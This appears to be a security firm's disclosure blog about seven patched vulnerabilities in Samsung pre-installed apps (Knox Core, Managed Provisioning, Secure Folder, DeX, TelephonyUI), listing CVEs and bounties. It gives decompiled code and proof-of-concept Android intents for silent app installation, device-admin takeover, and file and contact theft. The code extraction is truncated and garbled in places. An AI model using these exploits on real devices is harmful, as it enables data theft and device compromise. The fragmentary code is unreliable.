10 JUNE 202

# Two weeks of securing Samsung devices: Part 1

After spending two weeks looking for security bugs in the pre-installed apps on Samsung devices, we were able to find multiple dangerous vulnerabilities. In this blog, we will be going over them.

The impact of these bugs could have allowed an attacker to access and edit the victim's contacts, calls, SMS/MMS, install arbitrary apps with device administrator rights, or read and write arbitrary files on behalf of a system user which could change the device's settings.

These vulnerabilities could have led to a GDPR violation, and we are delighted that we could help Samsung identify and fix these vulnerabilities in a timely manner.

#### Vulnerability table:

CVE	SVE	AFFECTED APP	DESCRIPTION	REWARD AMOUNT
CVE- 2021- 25388	SVE- 2021- 20636	Knox Core (com.samsung.android.knox.containercore)	Installation of arbitrary apps and device-wide theft of arbitrary files	\$1720
CVE- 2021- 25356	SVE- 2021- 20733	Managed Provisioning (com.android.managedprovisioning)	Installing third-party apps and granting them Device Admin permissions	\$7000
CVE- 2021- 25391	SVE- 2021- 20500	Secure Folder (com.samsung.knox.securefolder)	Gaining access to arbitrary* content providers	\$1050
CVE- 2021- 25393	SVE- 2021- 20731	SecSettings (com.android.settings)	Gaining access to arbitrary* content providers leads to read/write access to arbitrary files as system user (UID 1000)	\$5460
CVE- 2021- 25392	SVE- 2021- 20690	Samsung DeX System UI (com.samsung.desktopsystemui)	Ability to steal notification policy configuration	\$330
CVE- 2021- 25397	SVE- 2021- 20716	TelephonyUl (com.samsung.android.app.telephonyui)	(Over-)writing arbitrary files as UID 1001	\$4850
CVE- 2021- 25390	SVE- 2021- 20724	PhotoTable (com.android.dreams.phototable)	Intent redirection leads to gaining access to arbitrary content providers	\$280



### The vulnerability in Knox Core

First, we scanned the Knox Core app and discovered that an app was installed from the SD card:

```
Possibility to install third-party applications
Found in file
                                                                                                                                                                                                                                                                         Mark as a false positive Collapse
                               ng/android/knox/containercore/provisioning/DualDARInitSe
rvice.java
                                                                      if (android.text.TextUtils.isEmpty(string2)) {
         199
        200
                                                                                  notifyMPError(5);
                                                                       } else if (string2.startsWith("file://")) {
        202
                                                                                  java.lang.String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
        203
                                                                                                ((\verb|com.samsung.android.knox.SemRemoteContentManager) \verb| this.mContext.getSystemService("rcp")).copyFractions | this.mcontext.getSystemService("rcp")].copyFractions | this.mc
        204
                                                                                                installPackageTask(intent, string, str);
        205
        206
                                                                                   } catch (android.os.RemoteException unused) {
        207
                                                                                                \verb|com.samsung.android.knox.containercore.dualdar.DDLog.mle("KNOXCORE::DualDARInitService", "copyFicential Container Containe
        208
                                                                                               notifyMPError(5);
        209
                                                                      } else if (string2.startsWith("https://")) {
        211
                                                                                  downloadPackageTask(intent, string, string2);
        212
                                                                      } else {
                                                                                  notifyMPError(5);
        213
        214
                                                         } else {
        216
                                                                       com.samsung.android.knox.containercore.dualdar.DDLog.m0d ("KNOXCORE::DualDARInitService", "Start proceedPolicy of the container of the conta
        217
                                                                      startRunnerTask(intent);
        218
        219
        220
        221
                                private void installPackageTask(android.content.Intent intent, java.lang.String str, java.lang.String str2) {
       222
                                             java.io.FileInputStream fileInputStream;
        223
        224
         225
                                              com.samsung.android.knox.containercore.dualdar.DDLog.m0d("KNOXCORE::DualDARInitService", "installPackageTask", n
        226
                                            if (android.text.TextUtils.isEmpty(str) || android.text.TextUtils.isEmpty(str2)) {
        227
                                                        com.samsunq.android.knox.containercore.dualdar.DDLoq.mle("KNOXCORE::DualDARInitService", "packageName = " +
        228
         229
        230
        231
                                             android.content.pm.PackageInstaller.SessionParams sessionParams = new android.content.pm.PackageInstaller.SessionParams
                                             sessionParams.installFlags |= 2;
        232
        233
                                             java.io.File file = new java.io.File(str2);
        234
                                              android.content.pm.PackageInstaller packageInstaller = this.mContext.getPackageManager().getPackageInstaller();
        235
                                                         int createSession = packageInstaller.createSession(sessionParams);
        236
        237
                                                         android.content.pm.PackageInstaller.Session openSession = packageInstaller.openSession(createSession);
         238
        239
                                                                      java.io.FileInputStream fileInputStream2 = new java.io.FileInputStream(file);
        240
                                                                                  fileInputStream = fileInputStream2;
       241
        242
       243
                                                                                              java.io.OutputStream\ openWrite = openSession.openWrite(file.getName(),\ 0,\ -1);
        244
                                                                                                          copyStream(fileInputStream, openWrite):
      245
                                                                                                            if (openWrite != null) {
        246
         247
                                                                                                                        openWrite.close();
        248
com/samsung
                                      android/knox/containercore/provisioning/DualDARInitSe
rvice.java
                                          return com.samsung.android.knox.ddar.proxy.KnoxProxyManager.getInstance(context).relayMessage("SYSTEM_PROXY_AGENT"
        20
        21
22 private static void copyStream(java.jo,InputStream inputStream, java.jo,OutputStream outputStream) throws java.jo,IOEx
                                         byte[] bArr = new byte[16384];
        23
                                          while (true) {
       25
                                                     int read = inputStream.read(bArr);
        26
                                                      if (read != -1) {
                                                             outputStream.write(bArr, 0, read);
    27
        28
        29
```

#### It also turned out that this functionality is activated via the exported service

com.samsung.android.knox.containercore.provisioning.DualDARInitService:

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 $/sdcard/Android/data/com.samsung.android.knox.containercore/files/client\_downloaded\_knox\_app.apk, which is a world-readable location.$ 

After that, the app installation process will be launched:

```
private void proceedPrerequisiteForDualDARWithWPCOD(Intent intent) {
        if (intent.getBooleanExtra("DUAL_DAR_IS_WPCOD", false)) {
                  int intExtra = intent.getIntExtra("android.intent.extra.user_handle", UserHandle.myUserId(
                   Bundle bundleExtra = intent.getBundleExtra("DUAL_DAR_PARAMS");
                   String string = bundleExtra.getString("dualdar-config-client-package", null);
                   if (!TextUtils.isEmpty(string))
                              DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCO
                              String string2 = bundleExtra.getString("dualdar-config-client-location"); // attacker-
                             DDLog.m4d("KNOXCORE::DualDARInitService", "DualDARPolicy.KEY_CONFIG_CLIENT_LOCATION =
                              if (TextUtils.isEmpty(string2)) {
                                         notifyMPError(5);
                              } else if (string2.startsWith("file://")) {
                                        String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
                                                    // attacker-controlled file is copied to the public location
                                                    (({\tt SemRemoteContentManager}) \ {\tt this.mContext.getSystemService("rcp")).copyFile(int)) and the {\tt this.mContext.getSystemService("rcp")).copyFile(int)) and {\tt this.mcontext.getSystemService("rcp")).copyFile(int)).copyFile(int)) and {\tt this.mcontext.getSystemService("rcp")).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).copyFile(int)).c
                                                   {\tt installPackageTask} \ ({\tt intent, string, str}); \ // \ \ {\tt and then installed}
                                         } catch (RemoteException unused) {
                              } else if (string2.startsWith("https://")) {
                              } else {
                   } else {
                             DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCO
```

### **Proof of Concept for installing arbitrary apps**

```
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);
      Bundle bundle = new Bundle();
      bundle.putString("dualdar-config-client-package", "test.exampleapp");
      bundle.putString("dualdar-config-client-location", Uri.fromFile(copyFile()).toString());
      Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitServ
       i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.contain
      i.putExtra("DualDARServiceEventFlag", 500);
      i.putExtra("DUAL_DAR_IS_WPCOD", true);
      i.putExtra("DUAL_DAR_PARAMS", bundle);
  catch (Throwable th) {
       throw new RuntimeException(th);
private File copyFile() throws Throwable {
   File file = new File(getApplicationInfo().dataDir, "app.apk");
   InputStream i = getAssets().open("app-release.apk");
   OutputStream o = new FileOutputStream(file);
   IOUtils.copy(i, o);
   i.close();
   o.close();
   return file;
```

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```
super.onCreate(savedInstanceState);
                                File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telep
                              bundle.putString("dualdar-config-client-package", "test.exampleapp");
                              bundle.putString("dualdar-config-client-location", Uri.fromFile(dbPath).toString());
                              {\tt Intent \ i = new \ Intent \ ("com.samsung.android.knox.containercore.provisioning.DualDARInitServation of the angle o
                               \verb|i.setClassName| ("com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.containercore.knox.con
                               i.putExtra("DualDARServiceEventFlag", 500);
                               i.putExtra("DUAL_DAR_IS_WPCOD", true);
                               i.putExtra("DUAL_DAR_PARAMS", bundle);
                              new Thread(() -> {
                                              for (int j = 1; j < 1000; j++) {
                                                                } catch (Throwable th) {
                                                                               throw new RuntimeException(th);
                              throw new RuntimeException(th);
private void startDump() {
            final String path = "/sdcard/Android/data/com.samsung.android.knox.containercore/files/client
             ContentValues values = new ContentValues();
             Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);
              new Thread(new Runnable() {
                             public void run() {
                                             while (true) {
                                                                              InputStream i = getContentResolver().openInputStream(uri);
                                                                                String data = IOUtils.toString(i);
                                                                                Log.d("evil", data);
                                                                                i.close();
                                                                } catch (Throwable th) {
              }).start();
```

The PoC works as follows:

- 1. A service is launched to copy the required file to a public location (since this is an invalid APK file, it will be deleted immediately after an installation error),
- 2. Then, the client\_downloaded\_knox\_app.apk file is read.

**Note:** We use MediaStore.Files because the latest Android versions do not allow direct reading from external storages belonging to other apps, but this can be bypassed using the Android Media Content Provider.

### The vulnerability in Managed Provisioning

Managed Provisioning is a pre-installed app on all Samsung devices and is used for corporate device customization.

Once again, while testing Managed Provisioning, we found a vulnerability on installing an app from a public directory:

The original app was developed by AOSP and it had security checks to verify the authorization of any interactions. The Managed Provisioning app was modified by Samsung to add features which were needed to interact with their ecosystem and Knox Core.

Therefore, in the Samsung app, this check could be bypassed by setting the value

```
com.samsung.knox.container.requestId:

int intExtra = intent.getIntExtra("com.samsung.knox.container.requestId", -1);
if (intExtra > 0) {
    ProvisionLogger.logw("Skipping verifyActionAndCaller"); // the bypass
} else if (!verifyActionAndCaller(intent, str)) {
    return;
}
```

### **Proof of Concept for installing custom apps and giving them Device Admin rights**

This Proof of Concept was built by copying the code of the ProvisioningParams.Builder class and passing the standard parameters needed to configure Managed Provisioning, which included:

- the URL for downloading the app
- the SHA1 hash of the file
- the Device Admin receiver component name

```
byte[] hash = Base64.decode("5VNuCGDQygiVg4S86BKhySBVJlOpDZs3YYYsJKIOtCQ", 0);
PackageDownloadInfo.Builder infoBuiler = PackageDownloadInfo.Builder.builder()
      .setLocation("https://redacted.s3.amazonaws.com/app-release.apk"
      .setPackageChecksum(hash)
       .setSignatureChecksum(hash);
ProvisioningParams.Builder builder = ProvisioningParams.Builder.builder()
      .setSkipUserConsent(true)
       .setDeviceAdminComponentName(new ComponentName("test.exampleapp", "test.exampleapp.MyRecei
      .setDeviceAdminPackageName("test.exampleapp")
       .setProvisioningAction("android.app.action.PROVISION_MANAGED_DEVICE")
      .setDeviceAdminDownloadInfo(infoBuiler.build());
ProvisioningParams params = builder.build();
Intent i = new Intent("com.android.managedprovisioning.action.RESUME_PROVISIONING");
i.putExtra("provisioningParams", params);
i.putExtra("com.samsung.knox.container.requestId", 1);
i.putExtra("com.samsung.knox.container.configType", "knox-do-basic");
```

After opening the app, this is what happened:


- 1. Managed Provisioning was forced to download a malicious app from the attacker-specified link
- 2. The malicious app installed in Step 1 was made a device administrator with an arbitrary set of rights
- 3. A process was initiated which would remove all the other apps installed on the same device.

The attack looked like this:

0:00 / 0:32

### The vulnerability in Secure Folder

Secure Folder is a secure file storage app which is pre-installed on Samsung devices. It has a large set of rights that an attacker could intercept by exploiting the vulnerability found in accessing arbitrary\* content



Once an attacker receives the intent which was sent by them, they would be able to intercept the rights.

As a PoC, we intercepted the rights to read/write contacts:

```
for (int i = 0; i < cursor.getColumnCount(); i++) {
    if (sb.length() > 0) {
        sb.append(", ");
    }
    sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
    }
    Log.d("evil", sb.toString());
    }
    while (cursor.moveToNext());
}
```

### The vulnerability in SecSettings

SecSettings is Samsung's pre-installed settings app.

The vulnerability on reading and writing arbitrary files from UID 1000 (  ${\tt system}$  ) consists of two components:

- · gaining access to arbitrary\* content providers
- exploiting an insecure FileProvider in the com.sec.imsservice app




This chain is only possible because both apps use the same shared UID specified in their <code>AndroidManifest.xml:</code> android:sharedUserId="android.uid.system". In fact, this setting means that two different apps can share absolutely all resources and have full access to each other's components. The vulnerability in SecSettings is Google's. It was reported to the Android VDP. The reward is \$2000. We will disclose the details of this issue in the Part 2 article.

### The vulnerability in Samsung DeX System UI

This vulnerability allowed an attacker to steal data from user notifications, which would typically include chat descriptions for Telegram, Google Docs folders, Samsung Email and Gmail inboxes, and information from notifications of other apps.

The attacker could also activate the functionality to create a backup in the world-readable directory on the SD card:



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
```
Proof of concept: Con
         final File root = Environment.getExternalStorageDirectory();
        final File policyFile = new File(root, "notification_policy.xml");
        final File backupCopy = new File(root, "backup");
        Intent i = new Intent("com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION");
        i.putExtra("SAVE_PATH", root.getAbsolutePath());
        i.putExtra("SESSION_KEY", "not_empty");
        new Thread(() -> {
                 while (true) {
                               if(policyFile.exists()) {
                                                          InputStream i = new FileInputStream(policyFile);
                                                          OutputStream o = new FileOutputStream(backupCopy);
                                                         IOUtils.copy(i, o);
                                                         i.close();
                                                         o.close();
                                             } catch (Throwable th) {
                                                         throw new RuntimeException(th);
                                                                                 android.util.Log.e("NotifBnRManager", "file delete!!!");
```

## Thesulnerability in TelephonyUI 552 return z; 553 } catch (java.io.IOException e2) {

The receiver com. samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver is exported to take the contest to the path specified in down\_file. This was detected by the Oversecured Android scanner:

```
/* JADX WARNING: Removed duplicated region for block: B:25:0x006d A[SYNTHETIC, Splitter:B:25:0x006d] */
559
      public static void copyBackupFile(java.lang.String str) {
           byte[] bArr;
562
           java.lang.Throwable th;
563
           java.lang.Exception e:
           android.util.Slog.d("NotifBnRManager", "copyBackupFile path=" + str);
564
           java.io.FileOutputStream fileOutputStream = null;
566
              bArr = android.app.INotificationManager.Stub.asInterface(android.os.ServiceManager.getService("notification")
567
           } catch (java.lang.Exception e2) {
568
              android.util.Slog.d("NotifBnRManager", "copyBackupFile Failed");
569
570
               e2.printStackTrace();
571
               bArr = null;
572
573
574
             java.io.FileOutputStream fileOutputStream2 = new java.io.FileOutputStream(str);
575
               if (bArr != null) {
576
                      fileOutputStream2.write(bArr):
577
```





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```
i.putExtra("previous_intent", next);
i.putExtra("permission_list", new String[0]);
```

### Preventing these vulnerabilities

176



It could be challenging to keep track of security, especially in large projects. You can use Oversecured vulnerability scanner since it tracks all known security issues on Android and iOS including all the vectors mentioned above. To begin testing your apps, use Quick Start, book a call or contact us.

```
Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
6a/HTTPResponseParser.java
                if (this.f2804i == null || (!this.f2800e.startsWith("video/") && !this.f2800e.startsWith("image/"))) {
 108
                    this.f2801f = m4470a(content);
 109
                } else if (m4474f()) {
 111
                   m4471a(content, this.f2804i);
 112
                } else {
                    content.close();
 113
 114
                    return 2;
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
 28
 29
       30
            this.f2786b = handler;
            this.f2787c = requestType;
 31
            this.f2788d = str;
 33
            this.f2790f = thread;
 3.4
 35
Found in file
com/samsung/android/app/telephonyui/carrierui/photoring/model/pO2
6a/HTTPResponseParser.java
 151
        /* JADX WARNING: Removed duplicated region for block: B:34:0x00a9 A[SYNTHETIC, Splitter:B:34:0x00a9] */
        /* JADX WARNING: Removed duplicated region for block: B:41:? A[RETURN, SYNTHETIC] */
 152
 153
        private void m4471a(java.io.InputStream inputStream, java.lang.String str) {
 155
            java.lang.Throwable th;
 156
            java.io.IOException e;
            com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("HTTPResponse", "convertIsToFile %s", str);
 157
 158
                java.io.File file = new java.io.File(new java.io.File(str).getParent());
 160
                if (!file.exists() && !file.mkdirs()) {
                   com.samsung.android.app.telephonyui.utils.p072d.L.m7878b("HTTPResponse", "Error with Make directory", new
 161
 162
                java.io.FileOutputStream fileOutputStream = null;
  164
                  java.io.FileOutputStream fileOutputStream2 = new java.io.FileOutputStream(str);
 165
 166
                       int i = this.f2798c;
 167
                        int min = java.lang.Math.min(4096, i);
 169
                        byte[] bArr = new byte[min];
 170
                        while (true) {
                           int read = inputStream.read(bArr, 0, min);
 171
  172
 173
                              fileOutputStream2.write(bArr, 0, read);
 174
                                i -= read;
 175
                               min = java.lang.Math.min(4096, i);
                            } else {
```